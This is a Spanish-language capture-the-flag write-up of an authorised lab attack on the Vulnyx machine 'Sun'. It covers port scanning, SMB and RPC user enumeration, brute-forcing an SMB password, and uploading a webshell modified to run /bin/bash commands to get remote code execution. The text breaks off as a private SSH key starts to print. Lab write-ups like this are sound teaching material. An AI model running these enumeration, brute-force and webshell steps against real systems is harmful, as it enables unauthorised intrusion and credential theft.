Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Sun– Plataforma Vulnyx

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Sun"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN

Descubrimiento de host activos con netdiscover, utilizamos el parámetro -P para que no tome el control de la consola y no nos limpie la terminal.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# netdiscover -P -r 192.168.1.0/24 -i eth0

 ----------------------------------------------------------------------------
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ----------------------------------------------------------------------------
 192.168.1.1     c4:a3:66:d0:6a:1a      1      60  zte corporation
 192.168.1.144   84:7b:57:62:bd:a3      1      60  Intel Corporate
 192.168.1.128   e0:e2:e6:52:f0:3c      1      60  Espressif Inc.
 192.168.1.168   08:00:27:90:8f:6e      1      60  PCS Systemtechnik GmbH
 192.168.1.135   56:76:ca:18:5f:39      1      60  Unknown vendor
 192.168.1.131   04:c4:61:9d:9c:08      1      60  Murata Manufacturing Co., Ltd.
 192.168.1.133   9c:e0:63:b0:8c:27      1      60  Samsung Electronics Co.,Ltd

-- Active scan completed, 7 Hosts found.
```

Escaneo inicial para descubrir los puertos abiertos:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# nmap -sS -p- --open -vvv -T4 -n -Pn -oN allPorts 192.168.1.168
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
```

```
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE      REASON
22/tcp   open  ssh          syn-ack ttl 64
80/tcp   open  http         syn-ack ttl 64
139/tcp  open  netbios-ssn  syn-ack ttl 64
445/tcp  open  microsoft-ds syn-ack ttl 64
8080/tcp open  http-proxy   syn-ack ttl 64
MAC Address: 08:00:27:90:8F:6E (Oracle VirtualBox virtual NIC)
```

Escaneo exhaustivo para encontrar versión de los servicios que corren por los puertos abiertos:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# nmap -sVC -p 22,80,139,445,8080 -vvv -T4 -n -Pn -oN targets 192.168.1.168
```

Enumeración exhaustiva del servicio ssh:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# nmap --script="ssh-auth-methods,ssh-hostkey,ssh2-enum-algos" -p 22 -vvv -T4 -n -Pn -oN ssh_enum_nmap 192.168.1.168
```

Enumeración exhaustiva del servicio http:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# nmap --script="http-enum,http-title,http-methods,http-vuln*" -p 80 -vvv -T4 -n -Pn -oN http_enum_nmap 192.168.1.168
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
```


Enumeración exhaustiva del servicio smb:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# nmap --script="smb-enum-users,smb-enum-shares,smb-vuln*" -p 445 -vvv -T4 -n -Pn -oN smb_enum_nmap 192.168.1.168
```

Lanzamos whatweb para recoger más información:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# whatweb http://192.168.1.168
http://192.168.1.168 [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx/1.22.1], IP[192.168.1.168], Title[Sun], nginx[1.22.1]
```

Accedemos al puerto 80 de la máquina:



Revisamos código fuente de la página, en principio no hay nada sospechoso

Realizamos un escaneo con gobuster directorios y archivos:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# gobuster dir -u http://192.168.1.168 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -b 404 -x php,txt,html,zip,json,log,bak,js
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.168
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              zip,json,log,bak,js,php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 263]
Progress: 1868769 / 1868769 (100.00%)
```

En el puerto 80 no vemos nada.

Vamos a pasar al servicio SMB, hay que tener en cuenta los resultados obtenidos en el escaneo inicial con nmap.

Bien, intentamos conectarnos sin proporcionar credenciales con sesión nula:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# smbclient -NL //192.168.1.168

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.17.12-Debian)
        nobody          Disk      File Upload Path
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.1.168 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

SMBv1 está deshabilitado, porque se utiliza una configuración más moderna y no podemos listar los WORKGROUPS, aún así hemos listado los diferentes recursos compartidos. Aunque podemos listar un posible usuario llamado nobody.

Bien, ahora con smbmap, vamos a ver qué clase de permisos tenemos en esos recursos desde una sesión nula. Hay que diferencia null sesion de guest (Invitado) pues si accedemos como invitado estaremos sujetos a los permisos que estén asignados al usuario invitado.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# smbmap -H 192.168.1.168

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(| _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |. \    /:  ||: |_)  :)|. \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.1.168:445       Name: sun.home                  Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        IPC$                                                    NO ACCESS       IPC Service (Samba 4.17.12-Debian)
        nobody                                                  NO ACCESS       File Upload Path
[*] Closed 1 connections
```

Mala pinta :(no tenemos acceso a ningún recurso compartido. Vamos a probar con la sesión de invitado, para ello.

Podemos utilizar rpcclient para enumerar a ver si podemos entrar por algún lado. RPC (Remote Procedure Call) es el protocolo que viaja dentro de SMB y nos puede servir para enumerar posibles usuarios, ids, rutas de recursos compartidos, información del servicio...etc.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# rpcclient -U "" -N 192.168.1.168
rpcclient $>
```

Con srvinfo obtenemos información detallada del servicio:

```
rpcclient $> srvinfo
        SUN            Wk Sv PrQ Unx NT SNT Samba 4.17.12-Debian
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03
```

Si observamos a la versión del servicio, podemos deducir que se trata de una máquina standalone, por lo que muy posiblemente los usuarios que enumeremos del dominio sean usuarios de la máquina local.

```
rpcclient $> querydispinfo
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: punt4n0  Name: punt4n0   Desc:
rpcclient $> enumdomusers
user:[punt4n0] rid:[0x3e8]
```

OJO AQUÍ → Con querydispinfo y con enumdomusers encontramos un usuario del dominio, esto no quiere decir que sea también un usuario en la máquina víctima (en este caso si que lo es), pero ya tenemos un hilo del que empezar a tirar...

Ya tendríamos un posible usuario de la máquina local, vamos a sacar lo máximo que podamos tirando de más comandos de rpcclient.

Bien, si utilizamos lookupnames y le proporcionamos un nombre (vamos a proporcionar root, porque en toda máquina Linux siempre existe un root) obtendremos lo siguiente:

```
rpcclient $> lookupnames root
root S-1-22-1-0 (User: 1)
```

En este comando le estamos diciendo básicamente, resuélveme el nombre de usuario root y devuelveme su SID (identificador de seguridad). Este protocolo, al menos en Linux, mapea los SID a los UID. Teniendo en cuenta que los usuarios con capacidad de establecer una shell tienen UID > 1000 podemos hacer los siguiente para enumerar todos los usuarios de la máquina.

Primero comprobamos que existe efectivamente el usuario con SID 1000:


```
rpcclient $> lookupsids S-1-22-1-1000
S-1-22-1-1000 Unix User\punt4n0 (1)
```

Bien, si que existe, podemos comprobar si existen más usuarios, para ello salimos del modo consola, y vamos a crear un bucle que vaya por ejemplo del 1000 al 1099 para listarnos todos los posibles usuarios:


```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# for i in $(seq 1000 1099); do rpcclient -U "" -N 192.168.1.168 -c "lookupsids S-1-22-1-$i"; done
S-1-22-1-1000 Unix User\punt4n0 (1)
S-1-22-1-1001 Unix User\1001 (1)
S-1-22-1-1002 Unix User\1002 (1)
S-1-22-1-1003 Unix User\1003 (1)
S-1-22-1-1004 Unix User\1004 (1)
S-1-22-1-1005 Unix User\1005 (1)
S-1-22-1-1006 Unix User\1006 (1)
S-1-22-1-1007 Unix User\1007 (1)
S-1-22-1-1008 Unix User\1008 (1)
S-1-22-1-1009 Unix User\1009 (1)
S-1-22-1-1010 Unix User\1010 (1)
S-1-22-1-1011 Unix User\1011 (1)
S-1-22-1-1012 Unix User\1012 (1)
S-1-22-1-1013 Unix User\1013 (1)
S-1-22-1-1014 Unix User\1014 (1)
S-1-22-1-1015 Unix User\1015 (1)
S-1-22-1-1016 Unix User\1016 (1)
S-1-22-1-1017 Unix User\1017 (1)
S-1-22-1-1018 Unix User\1018 (1)
S-1-22-1-1019 Unix User\1019 (1)
S-1-22-1-1020 Unix User\1020 (1)
S-1-22-1-1021 Unix User\1021 (1)
S-1-22-1-1022 Unix User\1022 (1)
S-1-22-1-1023 Unix User\1023 (1)
S-1-22-1-1024 Unix User\1024 (1)
S-1-22-1-1025 Unix User\1025 (1)
S-1-22-1-1026 Unix User\1026 (1)
S-1-22-1-1027 Unix User\1027 (1)
S-1-22-1-1028 Unix User\1028 (1)
S-1-22-1-1029 Unix User\1029 (1)
S-1-22-1-1030 Unix User\1030 (1)
```

En este caso no existe ningú usuario más, pero si lo hubiera habido, lo habríamos enumerado también :)

Teniendo al usuario enumerado, podemos comprobar a ver si es posible mediante un ataque de fuerza bruta poder averiguar las credenciales y conectarnos por smb a ver si podemos echar una ojeada a algún recurso compartido. Lo haremos con la herramienta netexec, aunque podríamos utilizar otras muchas más.




Comenzamos un ataque de fuerza bruta contra el servicio SMB proporcionando el usuario encontrado y como contraseña probaremos alguna de las que se encuentra en rockyou.txt



Encontramos la contraseña.

Bien, ahora nos conectamos por smbclient y smbmap, para ver si tenemos capacidad para listar recursos y para ver los permisos que tenemos en cada uno de ellos.



Tenemos capacidad de lectura y escritura en el recurso con el mismo nombre que el usuario, ahora nos conectamos con smbclient a este mismo recurso para poder inspecccionar lo que hay dentro.


Aquí tuve que reiniciar la máquina por un problema, así que el DHCP le asignó otra ip, si veis otra ip diferente no os extrañéis, es la misma máquina.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# smbclient -U "punt4n0" //192.168.1.130/punt4n0
Password for [WORKGROUP\punt4n0]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Apr  2 10:55:21 2024
  ..                                  D        0  Mon Apr  1 18:43:11 2024
  index.html                          N      263  Tue Apr  2 10:54:36 2024
  sun.jpg                             N    98346  Tue Apr  2 10:49:44 2024

                19480400 blocks of size 1024. 15774836 blocks available
smb: \>
```

Interesante… nos descargamos los recursos.

```
smb: \> get index.html
getting file \index.html of size 263 as index.html (85,6 KiloBytes/sec) (average 85,6 KiloBytes/sec)
smb: \> get sun.jpg
getting file \sun.jpg of size 98346 as sun.jpg (4365,5 KiloBytes/sec) (average 3851,9 KiloBytes/sec)
smb: \>
```

Los inspeccionamos:





```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# cat index.html
<html>
<head>
  <title>Sun</title>
  <style>
    body {
      background-color: #000000;
    }

    img {
      border-radius: 10px;
    }
  </style>
</head>
<body>
  <center>
  <img src="sun.jpg" style="width: 1200px; height: 730px;">
  </center>
</body>
<html>
```

Bien, vamos a asegurarnos de la ruta de los recursos compartidos para unirlo todo:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# rpcclient -U "punt4n0%sunday" 192.168.1.130 -c 'netshareenum'
netname: punt4n0
        remark: File Upload Path
        path:   C:\var\www\aspnet
        password:
```

Vale, vamos a dejar de momento en standby por aquí esto, porque nos queda otro servicio por enumerar.

Si accedemos al puerto 8080:



Tenemos un comportamiento parecido al puerto 80, pero aquí viene la diferencia, si examinamos las cabeceras HTTP haciendo dos peticiones, una al puerto 80 y otra al puerto 8080 veremos una diferencia:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# curl -I "http://192.168.1.130:8080"
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 27 Feb 2026 09:47:49 GMT
Content-Type: text/html
Content-Length: 263
Connection: keep-alive
Last-Modified: Tue, 02 Apr 2024 08:54:36 GMT
X-AspNet-Version: 4.0.30319
Cache-Control: private


┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# curl -I "http://192.168.1.130"
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 27 Feb 2026 09:48:08 GMT
Content-Type: text/html
Content-Length: 263
Last-Modified: Tue, 02 Apr 2024 08:55:28 GMT
Connection: keep-alive
ETag: "660bc800-107"
Accept-Ranges: bytes
```

Si correlacionamos la información obtenida al listar los recursos compartidos, nos daremos cuenta de que el recurso compartido en realidad está alojando el contenido del servidor web y que aspnet corre por detrás (en forma de aplicación), de hecho tiene sentido conforme a toda la información que hemos ido recopilando:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# whatweb http://192.168.1.130:8080
http://192.168.1.130:8080 [200 OK] ASP_NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[nginx/1.22.1], IP[192.168.1.130], Title[Sun], nginx[1.22.1]
```

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# rpcclient -U "punt4n0%sunday" 192.168.1.130 -c 'netshareenum'
netname: punt4n0
        remark: File Upload Path
        path:   C:\var\www\aspnet
        password:
```

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# curl -I "http://192.168.1.130:8080"
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 27 Feb 2026 09:47:49 GMT
Content-Type: text/html
Content-Length: 263
Connection: keep-alive
Last-Modified: Tue, 02 Apr 2024 08:54:36 GMT
X-AspNet-Version: 4.0.30319
Cache-Control: private


┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# curl -I "http://192.168.1.130"
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 27 Feb 2026 09:48:08 GMT
Content-Type: text/html
Content-Length: 263
Last-Modified: Tue, 02 Apr 2024 08:55:28 GMT
Connection: keep-alive
ETag: "660bc800-107"
Accept-Ranges: bytes
```

Ahora realizamos un fuzzing de archivos y directorios al servicio http que corre por el puerto 8080 y ver si tiene los mismos recursos que muestra este servicio, aunque está bastante claro que si.

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# gobuster dir -u http://192.168.1.130:8080 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -b 404 -x php,js,html,txt,jpg,bak,json,js
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.130:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              html,txt,jpg,bak,json,php,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 400) [Size: 8425]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.bak (Status: 400) [Size: 8413]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.json (Status: 400) [Size: 8415]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.jpg (Status: 400) [Size: 8413]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 400) [Size: 8413]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.js (Status: 400) [Size: 8411]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 400) [Size: 8415]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 400) [Size: 8413]
index.html           (Status: 200) [Size: 263]
sun.jpg              (Status: 200) [Size: 98346]
```

Los dos recursos aparecen, así que queda totalmente confirmado.

Ahora lo que tenemos que hacer para obtener ejecución de comandos es intentar subir una revershell, ya que tenemos capacidad de escritura en el recurso compartido, vamos a ello.

Bien, si utilizamos la cmdasp.aspx tenemos que tener en cuenta una cosa: estamos ejecutando una aplicación de un famework de Microsof en un servidor Linux, por lo que la webshell que subamos tendrá que contener comandos que interprete Linux.

Para ello modificamos:

```
string ExcuteCmd(string arg)
{
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "/bin/bash";
psi.Arguments = "-c "+arg;
psi.RedirectStandardOutput = true;
```

En condiciones normales, aquí debería aparecer cmd.exe, pero no estamos en Windows, y el argumento que le pasamos a /bin/bash debe ser -c para que interprete los comandos que le enviaremos.


y subimos la shell desde smbclient:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/SUn]
└─# smbclient -U "punt4n0" //192.168.1.130/punt4n0
Password for [WORKGROUP\punt4n0]:
Try "help" to get a list of possible commands.
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (68,5 kB/s) (average 68,5 kB/s)
```

Para confirmar que se ha subido lo hacemos con gobuster:

```
└─# gobuster dir -u http://192.168.1.130:8080 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -b 404 -x aspx
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.130:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.aspx (Status: 400) [Size: 8415]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 400) [Size: 8425]
shell.aspx            (Status: 200) [Size: 1622]
```

Bien si ahora accedemos a ese recurso y probamos a ejecutar comandos:



Tenemos ejecución remota de comandos :D

Una peculiaridad, cuando pasamos comandos que tengan que ir separados por espacios deberemos hacerlo poniéndolos entre comillas o entre llaves, para no romper la shell.

```
total 44
drwx------ 5 punt4n0 punt4n0 4096 abr  2  2024
drwxr-xr-x 3 root    root    4096 abr  1  2024 ..
lrwxrwxrwx 1 root    root       9 nov 15  2023 .bash_history -> /dev/null
-rw-r--r-- 1 punt4n0 punt4n0  220 nov 15  2023 .bash_logout
-rw-r--r-- 1 punt4n0 punt4n0 3526 nov 15  2023 .bashrc
drwxr-xr-x 3 punt4n0 punt4n0 4096 abr  1  2024 .local
drwxr-xr-x 3 punt4n0 punt4n0 4096 abr  1  2024 .mono
-rw-r--r-- 1 punt4n0 punt4n0  807 nov 15  2023 .profile
-rw-r--r-- 1 punt4n0 punt4n0   17 abr  2  2024 .remember_password
-rw-r--r-- 1 punt4n0 punt4n0   66 abr  1  2024 .selected_editor
drwx------ 2 punt4n0 punt4n0 4096 abr  2  2024 .ssh
-r-------- 1 punt4n0 punt4n0   33 abr  2  2024 user.txt
```

Command: 'ls -la' excute

Aquí listamos el contenido de la carpeta.

Vemos dos recursos interesantes: el directorio oculto .ssh y un dot file llamado remember_password, como tenemos el servicio SSH activado el primer impulso sería entrar a listar el contenido para ver podemos lista la clave rsa y conectarnos, bien vamos a ello.

Si listamos el contenido de la carpeta .ssh nos daremos cuenta de que se encuentra el archivo authorized_keys e id_rsa.

```
total 16
drwx------ 2 punt4n0 punt4n0 4096 abr  2  2024
drwx------ 5 punt4n0 punt4n0 4096 abr  2  2024 ..
-rw------- 1 punt4n0 punt4n0 1513 feb 27 11:42 authorized_keys
-rw------- 1 punt4n0 punt4n0 1743 abr  2  2024 id_rsa
```

Command: 'ls -la .ssh' excute

Si listamos la clave id_rsa:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
